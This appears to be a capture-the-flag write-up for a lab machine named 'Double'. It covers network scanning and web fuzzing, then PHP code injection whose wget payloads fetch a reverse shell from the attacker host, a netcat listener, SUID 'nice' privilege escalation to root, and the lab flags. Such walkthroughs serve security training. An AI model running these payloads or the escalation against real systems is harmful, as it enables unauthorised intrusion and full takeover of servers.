

Double

netdiscover scan

target ip – 192.168.56.111

```
Currently scanning: Finished! | Screen View: Unique Hosts

11 Captured ARP Req/Rep packets, from 3 hosts. Total size: 660

-----
| IP | At MAC Address | Count | Len | MAC Vendor / Hostname |
-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:10 | 3 | 180 | Unknown vendor |
| 192.168.56.100 | 08:00:27:77:fb:0f | 2 | 120 | PCS Systemtechnik GmbH |
| 192.168.56.111 | 08:00:27:fe:bc:35 | 6 | 360 | PCS Systemtechnik GmbH |
-----
```

nmap ping scan

target ip – 192.168.56.111

```
Nmap scan report for 192.168.56.111
Host is up (0.00030s latency).
MAC Address: 08:00:27:FE:BC:35 (Oracle VirtualBox virtual NIC)
```

nmap tcp scan

tcp port – 22, 25, 80, 8080

```
[root@parrot]# nmap -sC -sV -p- 192.168.56.111
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-13 04:17 +08
Nmap scan report for 192.168.56.111
Host is up (0.025s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_ 2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|_ 256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_ 256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp-command: shredder.calipendu.la, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BIT
MIME, DSN, SMTPUTF8, CHUNKING,
|_ ssl-cert: Subject: commonName=shredder.calipendu.la
|_ Subject Alternative Name: DNS:shredder.calipendu.la
|_ Not valid before: 2020-10-10T14:59:42
|_ Not valid after: 2030-10-08T14:59:42
|_ ssl-date: TLS randomness does not represent time
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
8080/tcp  open  http      Apache httpd 2.4.38
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_ Basic realm=HU?
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: 401 Unauthorized
MAC Address: 08:00:27:FE:BC:35 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: shredder.calipendu.la, 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Directory FUZZ:

hidden directory - production

[illegible]

v1.3.1 Kali Exclusive <3

```

:: Method      : GET
:: URL         : http://double/FUZZ
:: Wordlist     : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-directories.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405

```

```
production      [Status: 200, Size: 280, Words: 19, Lines: 12]
server-status   [Status: 403, Size: 271, Words: 20, Lines: 10]
                [Status: 200, Size: 141, Words: 11, Lines: 7]
```

file fuzz:

hidden file – index.php on subdirectoryproduction

```
[root@parrot]# #ffuf -r -c -w /SecLists/Discovery/Web-Content/raft-medium-files.txt -u http://double/production/FUZZ -mc 200,301,302
```

```
'_ \ '_ \      '_ \
/\ _\ /\ _\    _ _\ /\ _\
\_ \/_\/_\/_\_\/_\/_\/_\/_\_\/_\/_\
\_ \/_\/_\/_\_\/_\_\/_\_\/_\_\/_\_\
\_ \/_\/_\_\/_\_\/_\_\/_\_\/_\_\/_\_\
\_ \/_\/_\_\/_\_\/_\_\/_\_\/_\_\/_\_\
```

```
v1.3.1 Kali Exclusive <3
```

```
:: Method           : GET
:: URL              : http://double/production/FUZZ
:: Wordlist          : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-files.txt
:: Follow redirects  : true
:: Calibration       : false
:: Timeout           : 10
:: Threads           : 40
:: Matcher           : Response status: 200,301,302
```

```
index.php             [Status: 200, Size: 280, Words: 19, Lines: 12]
.                     [Status: 200, Size: 280, Words: 19, Lines: 12]
:: Progress: [17128/17128] :: Job [1/1] :: 503 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

v1.3.1 Kali Exclusive <3

```

:: Method      : GET
:: URL         : http://double/production/FUZZ
:: Wordlist     : FUZZ: /SecLists/Discovery/Web-Content/raft-medium-files.txt
:: Follow redirects : true
:: Calibration  : false
:: Timeout      : 10
:: Threads      : 40
:: Matcher      : Response status: 200,301,302

```

```
index.php          [Status: 200, Size: 280, Words: 19, Lines: 12]
.                  [Status: 200, Size: 280, Words: 19, Lines: 12]
:: Progress: [17128/17128] :: Job [1/1] :: 503 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```

main web interface:

1. Issue php command
2. Start with basic commands like phpinfo();
3. If that is successful, move on to more complex commands like downloading reverse shell and executing it.

payload for command:

<?php phpinfo(); ?>




Variable	
\$_REQUEST['out']	out
\$_REQUEST['command']	<?php phpinfo(); ?>

payload for test download:

<?php system("wget http://192.168.56.106/hello.txt"); ?>

Observe that text file is downloaded to target system

```
[root@parrot]-[/tmp]
#sudo updog -d . -p80
[+] Serving /tmp...
* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
192.168.56.111 - - [13/Jun/2021 14:16:29] "GET /hello.txt HTTP/1.1" 200 -
```



hello

payload for reverse shell:

<?php system("wget http://192.168.56.106/shell.txt; mv shell.txt shell.php"); ?>

1. Edit reverse shell.
2. Rename reverse shell to extension ending with txt.
3. Issue command to download reverse shell with a txt extension.
4. Once the reverse shell is downloaded, change its extension from txt to php
5. Browse the malicious php file to trigger reverse shell.

Logs showing downloading of reverse shell is successful:

```
[root@parrot]-[/tmp]
#sudo updog -d . -p80
[+] Serving /tmp...
* Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
192.168.56.111 - - [13/Jun/2021 14:16:29] "GET /hello.txt HTTP/1.1" 200 -
192.168.56.111 - - [13/Jun/2021 14:26:01] "GET /hello.txt HTTP/1.1" 200 -
192.168.56.111 - - [13/Jun/2021 14:26:01] "GET /shell.txt HTTP/1.1" 200 -
```

Initial foothold:

```

[~][root@parrot]~[/home/user]
#nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.111] 32930
Linux double 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64 GNU/Linux
 02:04:30 up 10 min,  0 users,  load average: 0.00, 0.03, 0.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 

```

Privilege escalation, abusing nice

```

www-data@double:/home/fox$ find / -type f -perm -4000 2> /dev/null | xargs ls -lah
-rwsr-xr-x 1 root root      53K Jul 27  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root      44K Jul 27  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root      35K Apr 22  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root      83K Jul 27  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root      51K Jan 10  2019 /usr/bin/mount
-rwsr-xr-x 1 root root      44K Jul 27  2018 /usr/bin/newgrp
-rwsr-sr-x 1 root root      39K Feb 28  2019 /usr/bin/nice
-rwsr-xr-x 1 root root      63K Jul 27  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root      23K Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root      63K Jan 10  2019 /usr/bin/su
-rwsr-xr-x 1 root root      35K Jan 10  2019 /usr/bin/umount
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root      10K Mar 28  2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root     427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root      19K Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 root root      54K Jul 27  2018 /usr/sbin/chpasswd
-rwsr-sr-x 1 root root      43K Feb 28  2019 /usr/sbin/chroot
www-data@double:/home/fox$ nice /bin/sh -p
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# 

```

Get fox's flag

```

# ls -lah
total 24K
drwxr-xr-x 2 fox  fox  4.0K Dec  3  2020 .
drwxr-xr-x 4 root root 4.0K Dec  3  2020 ..
lrwxrwxrwx 1 root root   9 Dec  3  2020 .bash_history -> /dev/null
-rw-r--r-- 1 fox  fox  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 fox  fox  3.5K Apr 18  2019 .bashrc
-rw-r--r-- 1 fox  fox  807 Apr 18  2019 .profile
-rw----- 1 fox  fox   33 Dec  3  2020 local.txt
# cat local.txt
beef4039b5e78a23e80aa6560b93f429

```

Get root's flag

```
# cd /root
# ls -lah
total 32K
drwxr-xr-x  4 root root 4.0K Dec  3  2020 .
drwxr-xr-x 18 root root 4.0K Nov  2  2020 ..
lrwxrwxrwx  1 root root   9 Dec  3  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4.0K Dec  3  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Dec  3  2020 .selected_editor
drwx----- 2 root root 4.0K Oct 27  2020 .ssh
-rw-----  1 root root   33 Dec  3  2020 proof.txt
# cat proof.txt
c5315567687fe0e182bb87564ab54a7a
#
```